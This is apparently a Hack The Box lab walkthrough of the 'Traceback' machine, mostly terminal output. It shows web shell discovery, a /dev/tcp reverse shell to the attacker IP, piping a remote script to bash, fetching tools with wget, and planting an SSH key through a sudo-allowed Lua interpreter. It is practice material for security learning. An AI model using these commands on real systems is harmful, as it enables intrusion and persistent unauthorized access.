

traceback

```
(root@kali)-[/Documents/htb/boxes/traceback]
# nmap -sC -sV 10.10.10.181
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-03 16:09 EDT
Nmap scan report for 10.10.10.181
Host is up (0.065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|_   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_   256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Help us
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

10.10.10.181

This site has been owned

I have left a backdoor for all the net. FREE INTERNETZZZ

- Xh4H -

I have left a backdoor for all the net. FREE INTERNETZZZ

<h3> - Xh4H - </h3>

<!--Some of the best web shells that you might need ;)-->

</center>



10.10.10.181/index.php

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh...

Not Found

The requested URL /index.php was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 10.10.10.181 Port 80

running a SecList wordlist for CommonBackdoors

```
(root@kali)-[/Documents/htb/boxes/traceback]
# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt -u http://10.10.10.181/ -o backdoors.txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.181/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/06/03 16:15:22 Starting gobuster in directory enumeration mode

/smevk.php (Status: 200) [Size: 1261]

2021/06/03 16:15:24 Finished
```



we get a web shell , lets try admin:admin from internet
<https://github.com/TheBinitGhimire/Web-Shells/blob/master/PHP/-smevk.php>

```
$UserName = "admin";
$auth_pass = "admin";
```

System Information:

```

Uname : Linux traceback 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64
User   : 1000 ( webadmin ) Group: 1000 ( webadmin )
Server : Apache/2.4.29 (Ubuntu)
Useful : php, perl, tar, gzip, bzip2, nc, locate
Downloaders: wget
D/functions:
Cwd    : /var/www/html/ drwxr-xr-x [ home ]
  
```

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2021-04-22 06:08:27	root/root	drwxr-xr-x	RT
bg.jpg	528.97 KB	2019-07-31 04:50:58	root/webadmin	-rw-r--r--	RTED
index.html	1.09 KB	2019-08-27 04:29:44	root/webadmin	-rw-r--r--	RTED
smevk.php	102.62 KB	2020-02-27 05:37:01	root/webadmin	-r--r--r--	RTED

Execute: `bash -c 'bash -i >& /dev/tcp/10.10.14.23/1337 0>&1'`

Let's go to console and execute a reverse shell in execute input

Change dir:

 >>

Make dir:

 >>

[Writeable]

Execute:

 >>

```

(root@kali)-[/Documents/htb/boxes/traceback]
# nc -nlvp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.181.
Ncat: Connection from 10.10.10.181:36540.
bash: cannot set terminal process group (680): Inappropriate ioctl for device
bash: no job control in this shell
webadmin@traceback:/var/www/html$ id
id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)

webadmin@traceback:/var/www/html$ ls
bg.jpg  index.html  smevk.php
  
```

to see any hidden files

```

webadmin@traceback:/var/www/html$ find .
.
./index.html
./smevk.php
./bg.jpg
  
```

```
webadmin@traceback:/home/webadmin$ ls -al
total 44
drwxr-x--- 5 webadmin sysadmin 4096 Apr 22 06:08 .
drwxr-xr-x 4 root root 4096 Aug 25 2019 ..
-rw----- 1 webadmin webadmin 105 Mar 16 2020 .bash_history
-rw-r--r-- 1 webadmin webadmin 220 Aug 23 2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 23 2019 .bashrc
drwx----- 2 webadmin webadmin 4096 Aug 23 2019 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Apr 22 06:08 .local
-rw-rw-r-- 1 webadmin webadmin 1 Aug 25 2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin 807 Aug 23 2019 .profile
drwxrwxr-x 2 webadmin webadmin 4096 Feb 27 2020 .ssh
-rw-rw-r-- 1 sysadmin sysadmin 122 Mar 16 2020 note.txt
webadmin@traceback:/home/webadmin$ cat note.txt
- sysadmin -
I have left a tool to practice Lua.
I'm sure you know where to find it.
Contact me if you have any question.
```

Lua



High-level programming language

Lua is a lightweight, high-level, multi-paradigm programming language designed primarily for embedded use in applications. Lua is cross-platform, since the interpreter of compiled bytecode is written in ANSI C, and Lua has a relatively simple C API to embed it into applications. [Wikipedia](#)

search for files owns by sysadmin

```
webadmin@traceback:/home/webadmin$ find / -user sysadmin -ls 2>/dev/null
401042      4 drwxr-x---   5 sysadmin sysadmin    4096 Mar 16  2020 /home/sysadmin
401046      4 -rw-rw-r--   1 sysadmin sysadmin     122 Mar 16  2020 /home/webadmin/note.txt
```

file modified between two dates

```
webadmin@traceback:/home/webadmin$ find / -newermt 2020-03-12 ! -newermt 2020-03-20 -ls 2>/dev/null
36490      4 -r--r----- 1 root root      935 Mar 16  2020 /etc/sudoers
401042      4 drwxr-x---   5 sysadmin sysadmin    4096 Mar 16  2020 /home/sysadmin
401046      4 -rw-rw-r--   1 sysadmin sysadmin     122 Mar 16  2020 /home/webadmin/note.txt
397685      4 -rw-----   1 webadmin webadmin     105 Mar 16  2020 /home/webadmin/.bash_history
57727      4 -rw-rw----- 1 root utmp       384 Mar 16  2020 /var/log/btmp.1
56959      4 -rw-----   1 root root       705 Mar 15  2020 /var/log/vmware-network.9.log
57986    8196 -rw-r----- 1 root systemd-journal 8388608 Mar 16  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001.journal
57989    8196 -rw-r----- 1 root systemd-journal 8388608 Mar 16  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1000.journal
56167   24580 -rw-r----- 1 root systemd-journal 25165824 Mar 15  2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/system@0005a0e834906632-40cd84257667f9ed.journal~
56155      4 -rw-----   1 root root       705 Mar 16  2020 /var/log/vmware-network.7.log
56150      4 -rw-----   1 root root       685 Mar 16  2020 /var/log/vmware-network.8.log
```

we didnt se lua , let's run Linpeas.sh

```
webadmin@traceback:/home/webadmin$ curl 10.10.14.23:8000/linpeas.sh | bash
Command 'curl' not found, but can be installed with:
```



```
webadmin@traceback:/home/webadmin$ wget 10.10.14.23:8000/linpeas.sh | bash
--2021-06-03 13:47:46-- http://10.10.14.23:8000/linpeas.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 339569 (332K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh 100%[=====]
2021-06-03 13:47:47 (536 KB/s) - 'linpeas.sh' saved [339569/339569]

webadmin@traceback:/home/webadmin$ ls
linpeas.sh  note.txt
webadmin@traceback:/home/webadmin$ bash linpeas.sh
```

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

```
webadmin@traceback:/home/webadmin$ cat .bash_history
ls -la
sudo -l
nano privesc.lua
sudo -u sysadmin /home/sysadmin/luvit privesc.lua
rm privesc.lua
logout
```

```
webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit test.lua
Uncaught exception:
[string "bundle:deps/require.lua"]:279: No such module '/home/webadmin/test.lua' in 'bundle:/main.lua'
module '/home/webadmin/test.lua' not found:
    no field package.preload['/home/webadmin/test.lua']
    no file './home/webadmin/test.lua.lua'
    no file '/usr/local/share/luajit-2.0.5/home/webadmin/test.lua.lua'
    no file '/usr/local/share/lua/5.1/home/webadmin/test.lua.lua'
    no file '/usr/local/share/lua/5.1/home/webadmin/test.lua/init.lua'
    no file './home/webadmin/test.lua.so'
    no file '/usr/local/lib/lua/5.1/home/webadmin/test.lua.so'
    no file '/usr/local/lib/lua/5.1/loadall.so'
    no file './home/webadmin/test.so'
    no file '/usr/local/lib/lua/5.1/home/webadmin/test.so'
    no file '/usr/local/lib/lua/5.1/loadall.so'
stack traceback:
  [C]: in function 'error'
  [string "bundle:deps/require.lua"]:279: in function 'require'
  [string "bundle:main.lua"]:118: in function 'main'
  [string "bundle:init.lua"]:49: in function <[string "bundle:init.lua"]:47>
  [C]: in function 'xpcall'
  [string "bundle:init.lua"]:47: in function 'fn'
  [string "bundle:deps/require.lua"]:310: in function <[string "bundle:deps/require.lua"]:266>
```

looking up how to write file with a lua script ,
https://www.tutorialspoint.com/lua/lua_file_io.htm

```
-- Opens a file in read
file = io.open("test.lua", "r")

-- sets the default input file as test.lua
io.input(file)

-- prints the first line of the file
print(io.read())

-- closes the open file
io.close(file)

-- Opens a file in append mode
file = io.open("test.lua", "a")

-- sets the default output file as test.lua
io.output(file)

-- appends a word test to the last line of the file
io.write("-- End of the test.lua file")

-- closes the open file
io.close(file)
```

SSH'ing in with SysAdmin after our key was written

```
(root@kali) - [/Documents/htb/boxes/traceback]
# ssh-keygen -f sysadmin
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in sysadmin
Your public key has been saved in sysadmin.pub
The key fingerprint is:
SHA256:bP+XM1gi4fsuPWPu8IyeLUneRYiwM8vtGuchMfJjXHI root@kali
The key's randomart image is:
+---[RSA 3072]---+
  .
  o . .
  = o . .
  So+*E* .
  . ==* .
  OXoO o
  .oB6.B
  .*= o
+---[SHA256]---+

(root@kali) - [/Documents/htb/boxes/traceback]
# ls
backdoors.txt sysadmin sysadmin.pub traceback.ctb traceback.ctb~ traceback.ctb~~ traceback.ctb~~~ writekey.lua
```

public key

```
(root@kali)-[/Documents/htb/boxes/traceback]
# cat sysadmin.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC0EDXNZsR54p2vv2cNJdRuY8rPnFHI
wejdCQf2JOIGgdSuz0jUmFydcvd4H9qNZP686e+QdmAZRTXIiNGEhR95moPViLzQwiWDSqubMmH9JiR1hP04UPgcYV566G4Mk26abEayE6S6lnS3M8NIL26aeyULwITsfn06Cxtx4MZqBSjLaYmzm5h
q35iuAfD76MvtBvIOh3AXDE1Ftdv7BAmgR/8iahnptKTzE1tBiKb0EpJ60SHN+LT4PNgJuc5Lq8+LxQEoIB2dJPvVyUyEiRcJVLtu8GHbWaqBLcaq4J7zLB2T2fiHJHUG0cB04jJBu7/Pxz4VN+szRoX0
iuQfyF8Rj60Xp+0C9P32BXWYopfSIEy5uxNIj5PELLbi+R0532ZsyGuMJsJwewJenHz5noj1kGhNj970NW/K0j/L/05M= root@kali
```

writekey.lua x

```
1 file = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
2 io.output(file)
3 io.write("ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC0EDXNZsR54p2vv2cNJdRuY8rPnFHI
4 io.close(file)
5
```

```
(root@kali)-[/Documents/htb/boxes/traceback]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.181 - - [03/Jun/2021 17:06:05] "GET /writekey.lua HTTP/1.1" 200 -
```

```
webadmin@traceback:/home/webadmin$ wget 10.10.14.23:8000/writekey.lua
--2021-06-03 14:10:07-- http://10.10.14.23:8000/writekey.lua
Connecting to 10.10.14.23:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 655 [application/octet-stream]
Saving to: 'writekey.lua'
writekey.lua 4 io.close(file) 100%[=====]
2021-06-03 14:10:07 (69.2 MB/s) - 'writekey.lua' saved [655/655]

webadmin@traceback:/home/webadmin$ sudo -u sysadmin /home/sysadmin/luvit writekey.lua
```

chmod 600 on private key

```
(root@kali)-[/Documents/htb/boxes/traceback]
# chmod 600 sysadmin

(root@kali)-[/Documents/htb/boxes/traceback]
# ssh -i sysadmin sysadmin@10.10.10.181
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ECDSA key fingerprint is SHA256:7PFVHQKwaybxzyT2EcuSpJvyQcAASWY9E/TlxoqxInU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ECDSA) to the list of known hosts.
#####
----- OWNED BY XH4H -----
- I guess stuff could have been configured better ^^ -
#####

Welcome to Xh4H land

Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
```

bash to get my normal prompt


```
$ bash
sysadmin@traceback:~$ ls -al
total 4340
drwxr-x--- 5 sysadmin sysadmin 4096 Jun  3 13:52 .
drwxr-xr-x 4 root      root      4096 Aug 25 2019 ..
-rw----- 1 sysadmin sysadmin   1 Aug 25 2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Apr  4 2018 .bashrc
drwx----- 2 sysadmin sysadmin 4096 Aug 25 2019 .cache
drwxrwxr-x 3 sysadmin sysadmin 4096 Aug 24 2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 luvit
-rw-r--r-- 1 sysadmin sysadmin 11 Jun  3 13:52 .luvit_history
-rw-r--r-- 1 sysadmin sysadmin 807 Apr  4 2018 .profile
drwxr-xr-x 2 root      root      4096 Apr 20 08:40 .ssh
-rw----- 1 sysadmin sysadmin 33 Jun  3 12:55 user.txt
```

Using find some more to hunt for interesting files

```
sysadmin@traceback:~$ find / -user sysadmin -ls 2>/dev/null | grep -v ' /proc\| /run\| /sys'
401042      4 drwxr-x--- 5 sysadmin sysadmin 4096 Jun  3 13:52 /home/sysadmin
401043      4 -rw-r--r-- 1 sysadmin sysadmin 3771 Apr  4 2018 /home/sysadmin/.bashrc
401040 4296 -rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24 2019 /home/sysadmin/luvit
401044      4 -rw-r--r-- 1 sysadmin sysadmin 220 Apr  4 2018 /home/sysadmin/.bash_logout
401051      4 -rw-r--r-- 1 sysadmin sysadmin 552 Jun  3 14:10 /home/sysadmin/.ssh/authorized_keys
401053      4 drwx----- 2 sysadmin sysadmin 4096 Aug 25 2019 /home/sysadmin/.cache
401054      0 -rw-r--r-- 1 sysadmin sysadmin 0 Aug 25 2019 /home/sysadmin/.cache/motd.legal-displayed
401049      4 -rw----- 1 sysadmin sysadmin 1 Aug 25 2019 /home/sysadmin/.bash_history
401052      4 -rw----- 1 sysadmin sysadmin 33 Jun  3 12:55 /home/sysadmin/user.txt
401047      4 drwxrwxr-x 3 sysadmin sysadmin 4096 Aug 24 2019 /home/sysadmin/.local
401048      4 drwx----- 3 sysadmin sysadmin 4096 Apr 22 06:08 /home/sysadmin/.local/share
9957      4 drwx----- 2 sysadmin sysadmin 4096 Apr 22 06:08 /home/sysadmin/.local/share/nano
401045      4 -rw-r--r-- 1 sysadmin sysadmin 807 Apr  4 2018 /home/sysadmin/.profile
401056      4 -rw-r--r-- 1 sysadmin sysadmin 11 Jun  3 13:52 /home/sysadmin/.luvit_history
401046      4 -rw-rw-r-- 1 sysadmin sysadmin 122 Mar 16 2020 /home/webadmin/note.txt
4          0 crw--w--- 1 sysadmin tty 136, 1 Jun  3 14:26 /dev/pts/1
```

to see what logs we can read , web server log can contain sensitive information , username and password over get request

```
sysadmin@traceback:~$ find /var/log/ -readable -ls
57191      4 drwxrwxr-x 8 root      syslog    4096 Jun  3 12:55 /var/log/
57721     16 -rw-rw-r-- 1 root      utmp      13824 Jun  3 14:12 /var/log/wtmp
57199      8 -rw-r--r-- 1 root      root      32064 Aug 24 2019 /var/log/faillog
57912     12 -rw-rw-r-- 1 root      utmp      11904 Apr 20 08:18 /var/log/wtmp.1
57667      0 -rw-r--r-- 1 root      root       0 Jan 24 2020 /var/log/alternatives.log
57196     56 -rw-r--r-- 1 root      root     56751 Feb  9 2019 /var/log/bootstrap.log
57200      4 drwxr-sr-x 3 root      systemd-journal 4096 Apr 22 06:08 /var/log/journal
57818      4 drwxr-sr-x 2 root      systemd-journal 4096 Jun  3 14:12 /var/log/journal/62ef2b37948840a89242352c1159a8cf
57735     8192 -rw-r----- 1 root      systemd-journal 8388608 Jun  3 14:16 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001.journal
56743     8196 -rw-r----- 1 root      systemd-journal 8388608 Jan 24 2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000005427-00059f8f2c826829.journal
66776     8196 -rw-r----- 1 root      systemd-journal 8388608 Jan 24 2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000002740-00059f8f2c826829.journal
57986     8196 -rw-r----- 1 root      systemd-journal 8388608 Jun  3 14:12 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000004ff47-00059f8f2c826829.journal
57972     8196 -rw-r----- 1 root      systemd-journal 8388608 Feb 27 2020 /var/log/journal/62ef2b37948840a89242352c1159a8cf/user-1001@2cc420c87bd246
eb8f0601b220e370bf-0000000000004fdb-00059f8f2c826829.journal
find: '/var/log/apache2': Permission denied
58044      4 drwxr-xr-x 2 root      root      4096 Apr 22 06:08 /var/log/dist-upgrade
57195      4 -rw-r--r-- 1 root      root      2182 Apr 20 08:33 /var/log/dpkg.log.1
57201     36 -rw-rw-r-- 1 root      utmp     292584 Jun  3 14:12 /var/log/lastlog
56137      4 drwxr-xr-x 3 root      root      4096 Apr 22 06:08 /var/log/installer
57797     96 -rw-r--r-- 1 root      root     94538 Aug 23 2019 /var/log/installer/initial-status.gz
57788      4 -rw-r--r-- 1 root      root      105 Aug 23 2019 /var/log/installer/lsb-release
56156      4 drwxr-xr-x 2 root      root      4096 Apr 22 06:08 /var/log/installer/cdebconf
57622     36 -rw-r--r-- 1 root      root     36488 Aug 23 2019 /var/log/installer/hardware-summary
57654     64 -rw-r--r-- 1 root      root     64976 Aug 23 2019 /var/log/installer/status
57541      4 -rw-r--r-- 1 root      root      68 Aug 23 2019 /var/log/installer/media-info
56144      4 -rw-r--r-- 1 root      root     3749 Apr 22 05:54 /var/log/dpkg.log
58311      4 -rw-r--r-- 1 root      root     351 Aug 23 2019 /var/log/fontconfig.log
58162      4 drwxr-xr-x 2 root      root      4096 Apr 22 06:08 /var/log/vmware
58163     40 -rw-r--r-- 1 root      root     38095 Aug 23 2019 /var/log/vmware/rc.local.log
57193      4 drwxr-xr-x 2 root      root      4096 Apr 22 06:08 /var/log/apt
57714      8 -rw-r--r-- 1 root      root     5960 Aug 24 2019 /var/log/apt/history.log.2.gz
57688      4 -rw-r--r-- 1 root      root      357 Apr 22 05:54 /var/log/apt/history.log
57700      4 -rw-r--r-- 1 root      root     125 Apr 20 08:33 /var/log/apt/history.log.1.gz
56138     20 -rw-r--r-- 1 root      root    20108 Apr 22 05:54 /var/log/apt/eipp.log.xz
```

the user.txt was created in 2021 and luvit on 2019


```

sysadmin@traceback:~$ ls -al
total 4340
drwxr-x--- 5 sysadmin sysadmin 4096 Jun  3 13:52 .
drwxr-xr-x 4 root      root    4096 Aug 25  2019 ..
-rw----- 1 sysadmin sysadmin   1 Aug 25  2019 .bash_history
-rw-r--r-- 1 sysadmin sysadmin 220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Apr  4  2018 .bashrc
drwx----- 2 sysadmin sysadmin 4096 Aug 25  2019 .cache
drwxrwxr-x 3 sysadmin sysadmin 4096 Aug 24  2019 .local
-rwxrwxr-x 1 sysadmin sysadmin 4397566 Aug 24  2019 luvit
-rw-r--r-- 1 sysadmin sysadmin  11 Jun  3 13:52 .luvit_history
-rw-r--r-- 1 sysadmin sysadmin  807 Apr  4  2018 .profile
drwxr-xr-x 2 root      root    4096 Apr 20 08:40 .ssh
-rw----- 1 sysadmin sysadmin   33 Jun  3 12:55 user.txt

```

Using find to search between dates of interest shows an interesting backup directory

```

sysadmin@traceback:~$ find / -newermt 2019-08-24 ! -newermt 2019-08-26 -ls 2>/dev/null | grep -v '/proc|/run|/sys'
38729      4 -rw-r----- 1 root      shadow    975 Aug 25  2019 /etc/shadow
56114      0 lrwxrwxrwx 1 root      root       36 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-json.ini → /etc/php/7.2/mods-available/json.ini
56100      0 lrwxrwxrwx 1 root      root       37 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-shmop.ini → /etc/php/7.2/mods-available/shmop.ini
56116      0 lrwxrwxrwx 1 root      root       39 Aug 24  2019 /etc/php/7.2/apache2/conf.d/10-opcache.ini → /etc/php/7.2/mods-available/opcache
.ini
56092      0 lrwxrwxrwx 1 root      root       37 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-iconv.ini → /etc/php/7.2/mods-available/iconv.ini
56080      0 lrwxrwxrwx 1 root      root       40 Aug 24  2019 /etc/php/7.2/apache2/conf.d/20-calendar.ini → /etc/php/7.2/mods-available/calend

```

```

56750      4 -rw-r----- 1 root      root      207 Aug 24  2019 /var/backups/dpkg.statoverride.0
66774      8 -rwxr-xr-x 1 root      root     4264 Aug 25  2019 /var/backups/.update-motd.d/50-motd-news
66777      4 -rwxr-xr-x 1 root      root      299 Aug 25  2019 /var/backups/.update-motd.d/91-release-upgrade
66194      4 -rwxr-xr-x 1 root      root      981 Aug 25  2019 /var/backups/.update-motd.d/00-header
66775      4 -rwxr-xr-x 1 root      root      604 Aug 25  2019 /var/backups/.update-motd.d/80-esm
66148      4 -rw----- 1 root      root      743 Aug 24  2019 /var/backups/group.bak
66152      4 -rw----- 1 root      shadow    975 Aug 25  2019 /var/backups/shadow.bak
56850     136 -rw-r--r-- 1 root      root    138620 Aug 24  2019 /var/backups/dpkg.status.1.gz
56646     12 -rw-r--r-- 1 root      root    10545 Aug 24  2019 /var/backups/apt.extended_states.0
131073     4 drwx----- 5 root      root    4096 Aug 25  2019 /root

```

```

sysadmin@traceback:~$ cd /var/backups/.update-motd.d/
sysadmin@traceback:/var/backups/.update-motd.d$ ls
00-header  10-help-text  50-motd-news  80-esm  91-release-upgrade
sysadmin@traceback:/var/backups/.update-motd.d$ cat 00-header
#!/bin/sh
# BoxesPd 56116 0 lrwxrwxrwx 1 root root
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

[ -r /etc/lsb-release ] && . /etc/lsb-release

echo "\nWelcome to Xh4H land \n"

```

running cronjob there

Running pSpy to search for running processes.

```

sysadmin@traceback:/dev/shm$ wget 10.10.14.23:8000/pspy64s
--2021-06-03 14:55:44-- http://10.10.14.23:8000/pspy64s
Connecting to 10.10.14.23:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: 'pspy64s'

pspy64s                               100%[=====]

2021-06-03 14:55:46 (562 KB/s) - 'pspy64s' saved [1156536/1156536]

sysadmin@traceback:/dev/shm$ chmod +x pspy64s
sysadmin@traceback:/dev/shm$ ./pspy64s

```

```

2021/06/03 14:58:59 CMD: UID=0 PID=17214 /usr/sbin/sshd -D -R
2021/06/03 14:58:59 CMD: UID=106 PID=17215 sshd: [net]
2021/06/03 14:59:00 CMD: UID=0 PID=17217 run-parts --lsbysysinit /etc/update-motd.d
2021/06/03 14:59:00 CMD: UID=0 PID=17216 sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbysys
init /etc/update-motd.d > /run/motd.dynamic.new
2021/06/03 14:59:00 CMD: UID=0 PID=17218 /bin/sh /etc/update-motd.d/00-header
2021/06/03 14:59:00 CMD: UID=0 PID=17223
2021/06/03 14:59:00 CMD: UID=??? PID=17222 ???
2021/06/03 14:59:00 CMD: UID=??? PID=17221 ???
2021/06/03 14:59:00 CMD: UID=0 PID=17220 /bin/sh /etc/update-motd.d/50-motd-news
2021/06/03 14:59:00 CMD: UID=0 PID=17224 /bin/sh /etc/update-motd.d/50-motd-news
2021/06/03 14:59:00 CMD: UID=0 PID=17225 /bin/sh /etc/update-motd.d/80-esm
2021/06/03 14:59:00 CMD: UID=0 PID=17226 /usr/bin/python3 -Es /usr/bin/lsb_release -cs
2021/06/03 14:59:00 CMD: UID=0 PID=17227 /usr/bin/python3 -Es /usr/bin/lsb_release -ds
2021/06/03 14:59:00 CMD: UID=0 PID=17228 /bin/sh /etc/update-motd.d/91-release-upgrade
2021/06/03 14:59:00 CMD: UID=0 PID=17231 cut -d -f4
2021/06/03 14:59:00 CMD: UID=0 PID=17230 /usr/bin/python3 -Es /usr/bin/lsb_release -sd
2021/06/03 14:59:00 CMD: UID=0 PID=17229 /bin/sh /etc/update-motd.d/91-release-upgrade
2021/06/03 14:59:00 CMD: UID=0 PID=17232 date +%s
2021/06/03 14:59:00 CMD: UID=0 PID=17233 stat -c %Y /var/lib/ubuntu-release-upgrader/release-upgrade-available
2021/06/03 14:59:00 CMD: UID=0 PID=17234 expr 1622754768 + 86400
2021/06/03 14:59:00 CMD: UID=1001 PID=17236 sshd: sysadmin
